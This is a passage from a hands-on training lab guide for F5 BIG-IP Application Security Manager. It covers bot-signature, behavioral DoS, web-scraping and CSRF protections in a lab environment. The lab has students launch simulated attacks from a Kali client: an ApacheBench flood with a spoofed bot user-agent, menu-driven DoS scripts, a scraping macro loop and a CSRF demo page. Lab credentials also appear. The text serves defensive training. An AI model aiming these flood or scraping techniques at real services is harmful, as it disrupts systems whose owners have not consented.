
1. Go to Security > Options > DoS Protection > Bot Signatures List and click Create
2. Name the signature Agilitybot and populate the following:
   - `Category: Dos Tool`
   - `Rule: User-agent > contains > Agilitybot`
   - `Risk: Medium`
3. Click Create



4. Rerun the attack from step 5 of “Simulate Bot Activity and Review Logs” and review the request logs. Was the attack mitigated?

```
ab -c 10 -n 10 -r -H "User-Agent: Agilitybot" http://10.1.10.145/
```

5. Remove the DoS Protection Profile and the BotsLogger profile from the asm_vs, as shown below, before moving on.



4.4.2 Review

This concludes Lab 1.

DoS Profiles have numerous features to help you move beyond just attack signatures in your own WAF deployment.

Take a look at the other features of the DoS Profile before moving on to the next lab.

4.5 Module 2: Behavioral DoS

Expected time to complete: **45 min**

4.5.1 Lab 2: Behavioral DOS Protection

In this lab you will run baseline tests as well as attacks against a Virtual Server to trigger Behavioral DoS Protection

Connect to the Lab Environment


1. On the jumphost, use a browser to reach the BIG-IP and login as admin/password
2. On the jumphost, open three terminals, one to the BIG-IP and two to the Kali Linux Client, using the password provided by the instructor.

```
ssh admin@10.1.1.245 (bigip01)
ssh f5student@10.1.1.10 (Kali)
```


Note: The kali client will be used as the attacker machine for this lab. You may want to open multiple terminal windows to go through the steps in the lab.

Examine the DoS Profile

1. In TMUI, go to Local traffic > Virtual Servers > Virtual Server List > Hackazon_BaDOS_protected
2. Select the Security tab and then Policies. Make sure that DoS Profile and Log Profile are set up as below.




3. Select the resources tab above. Note the iRule that is applied.



This is not a real world scenario. Attacks would typically come from a wide range of IP addresses. In this demo environment, we do not have dozens of good and bad source IPs available for clients and attackers. We simulate them by adding an iRule to the VS, which adds a randomized X-Forwarded-For header to each request.

4. Go back to the Properties tab and notice that the http profile is also customized. It is configured to accept XFF for the iRule to function correctly.
5. Go to Security > DoS Protection > DoS Profiles > hackazon_BaDOS and select the Application Security tab.




6. Select Bot Signatures and select Edit and uncheck enabled. Then click Update.

Note: You do not have to Apply the Policy when editing a DoS Profile unlike typical changes under Application Security.

---

7. Select Behavioral and Stress-based Detection and click Edit under Behavioral Detection and Mitigation.



8. Notice that “Use approved signatures only” is unchecked. If checked, we would need to approve each dynamic signature. No need to edit, click close.
9. The Behavioral DoS profile is already applied and ready to go. Move on to the next section to begin analyzing traffic.

Create Baseline traffic for the BIG-IP

1. In your BIG-IP terminal session, change to the scripts directory and take a look at bash scripts that have been created.

```
[admin@bigip01:Active:Standalone] ~ # ls
scripts
[admin@bigip01:Active:Standalone] ~ # cd scripts/
[admin@bigip01:Active:Standalone] scripts # ls
changes.txt          list_on_interesting_signals.txt  reset_L7-DOS_statistics.sh  show_shun_list.sh
delete_shun_list.sh  reset_BaDOS_statistics.sh        show_BaDOS_learning.sh
[admin@bigip01:Active:Standalone] scripts #
```

2. Most of these scripts are used to setup the lab environment or reset it for further tests. Run the “show_BaDOS_learning.sh” script, the output should look similar to the below.


```
./show_BaDOS_learning.sh
```

```
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100]
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100]
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100]
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100]
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100]
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[0, 0, 7551, 100]
```

3. In one of your Kali Linux terminal windows, examine your home directory and run the "base_menu.sh" script.

```
./baseline_menu.sh
```

4. Select either option 1 or option 2, but notice that option 3 quits the script. You will use this later.



5. In a second Kali terminal window, run the script again, but select the other option.

It does not matter which order is used here, and the results of baseline testing are not an exact science

6. Go back to your BIG-IP terminal window and take a look at the results of your earlier script.

The “show_BaDOS_learning.sh” uses the admd daemon for stress-based DoS detection and mitigation. An example of the admd command is below and does not need to tbe executed.

```
admd -s vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning
```

Given the parameters of the Virtual Server and the corresponding DOS profile, admd returns stats on traffic learning. We want to wait until the first number in the brackets is 90 or above. This represents the percentage confidence the system has in baseline traffic. Below is output that has reached 88% then 92%.

```
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[88.7165, 633, 17250, 100]
vs./Common/Hackazon_BaDOS_protected+/Common/Hackazon_BaDOS.info.learning:[92.0553, 633, 17250, 100]
```

7. Once you have reached 90% confidence, you may move on to the next task. This may take a few minutes or more.

Launch the Attack

1. Open another terminal window to Kali Linux and login as f5student.
2. In your home directory, you will find another script named “AB_DOS.sh”. Run this script.


```
./AB_DOS.sh
```

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 31 02:18:51 2018 from 10.1.1.51
f5student@kali:~$ ./AB_DOS.sh
1) Attack start - similarity  3) Attack end
2) Attack start - score       4) Quit
#?
```


3. Select 1 for “Attack start - similarity” and hit enter. Notice that entering 4 ends the script. You will use this later to end the attack.

Examine the Mitigation

1. On TMUI, go to Security > DoS Protection > Signatures and click on the bar for Dynamic. You should see an entry similar to the below (this may not show up right away, revisit the page until an entry appears).



2. Notice that the “Deployement State” is Mitigate. This is because the signature was enforced immediately, since we did not select to approve signatures in the Behavioral DOS policy.
3. Go to Security > Event Logs > DoS > Application Events



4. Notice that the attack Mitigation was Behavioral. This means a dynamic signature was created and enforced to mitigate the attack.
5. How does this differ from Bot Detection? Why should you use both mitigations usually?
6. In each of your terminal windows type Ctrl+C to terminate the scripts. The AB_DOS.sh script will require you to enter 4 to quit after pressing Ctrl+C..

Note: *Do not move on without ending these attack and baseline scripts, as they may have an effect on the rest of the labs*

4.5.2 Review

This concludes Lab 2.

DoS profiles can be used to dynamically adjust policy just as the traffic learning feature can for attack signatures.

There are Proactive defense measures in the DoS Profile as well.

4.6 Module 3: WebScraping

Expected time to complete: **15 min**

4.6.1 Lab 3: Web Scraping Protection

This lab will show you how to configure protection against webscraping activity using a Firefox loop macro.

Connect to the lab environment

1. From the jumphost, launch chrome, click the BIG-IP bookmark and login to TMUI. admin/password
2. From the jumphost, launch firefox, which we will use to create the macro.

Remove any existing security policy from the Webgoat Virtual Server

1. On the BIG-IP TMUI, Go to Local Traffic > Virtual Servers > asm_vs
2. Click the Security > Policies tab at the top
3. Change the Application Security Policy to “Disabled”
4. The Logging Profile should be set to “Log Illegal Requests” and click update

Connect to the Webgoat Application

1. Using Firefox, click on the shortcut for WEBGOAT login

   `http://10.1.10.145/WebGoat/login`

Note: Note that you may use Chrome for BIG-IP access but you must use Firefox for the macro creation.

Create a web scraping macro


1. Launch the iMacros sidebar by clicking on the icon at the top-right of Firefox

2. Click the iMacro Rec menu, then click the Record button
3. On the pop-up that asks to close all tabs, select No
4. Click Stop to save the current macro (URI should be /Webgoat/login)
5. Click the Play menu and set the Max to 12 and click Play Loop
6. Did the pages load successfully?

Create a security policy to prevent webscraping

1. Log into the BigIP through the browser
2. Click on Security > Application Security > Security Policies and Create
3. Select the Advanced view instead of Basic (default)
4. Name the policy “webscraping”

5. Select “Rapid Deployment Policy” for the “Policy Template”, this will bring up a prompt asking if you want to continue, click “Ok”
6. Select “asm_vs” for Virtual Server and click Create Policy (upper left)
7. Change Enforcement Mode to “Blocking”
8. Once created, go to Application Security > Anomaly Detection > Web Scraping
9. Click Bot Detection and select “Alarm and Block”. This will bring up a “Bot Detection” menu below
10. Edit the settings per the screenshot, click Save and then Apply Policy



Create a DNS Resolver

Note: A DNS Resolver (allows the Bigip to do DNS lookups) is required for effective anomaly detection


1. You can either follow the link in the warning as you enable Web Scraping, or go to Network > DNS Resolvers > DNS Resolver List and Create
2. Assign a name to the Resolver profile and click Finished

Attempt to scrape the Webgoat Login Page

1. Go back to your Webgoat tab in Firefox and re-run the macro you created
2. Did the page hits load successfully?

Review the Security Event Logs

1. Go to Security > Event Logs > Application > Requests
2. You should see some current illegal requests, as in the example below, click on one and examine the details



3. What caused ASM to block the request?
4. Now go to Security > Event Logs > Application > Web Scraping Statistics
5. Do you see any events?

Reset the Virtual Server config for the next lab

1. Clear the app security event log by going to Secuirty > Application Security -> Event Logs > Requests and clicking the check box to select all “Illegal Requests”. Then click “Delete Requests”.
2. Remove the webscraping security profile from the asm_vs virtual server by going to Local Traffic > Virtual Servers > asm_vs, then click Security > Policies tab. Then set “Application Security Policy” to Disabled and click Update.

4.6.2 Review

This concludes Lab 3.

Anomoly Detection is useful in determining if you traffic source is human or a web robot.

Remember that clients must support javascript more many bot mitigations to work.

4.7 Module 4: CSRF

Expected time to complete: **15 min**

4.7.1 Lab 4: CSRF (Cross-Site Request Forgery)

This lab will simulate a Cross-Site Request Forgery against WebGoat Application. It is designed to show how ASM can mitigate similar real world vulnerabilities.


Connect to the Lab Environment

1. From the jumphost, launch firefox, click the BIG-IP bookmark and login to TMUI. admin/password
2. In separate tab connect to http://webgoat.local/WebGoat/login or click the bookmark and login as f5student/password

Test CSRF Behavior

1. In the WebGoat App, go to Request Forgeries, then click Cross-Site Request Forgeries
2. Click the tab/button for #4 and read through the lesson.


    In this lesson you will use a common comment/review page for an online seller.



3. Minimize the browser and open the CSRF.html file on your desktop.

    This is an example of a website asking you to register for a mailing list.

4. Type in "f5student@example.com" and click Sign Up. This should open a new tab, leave the tab open.



Note: This type of tab would not normally pop up upon a successfull CSRF attack and is purley here for illustration purposes

---

5. Click back on your webgoat browser tab. Then refresh (you ust refresh the page to view the changes) the reviews section. What do you notice?

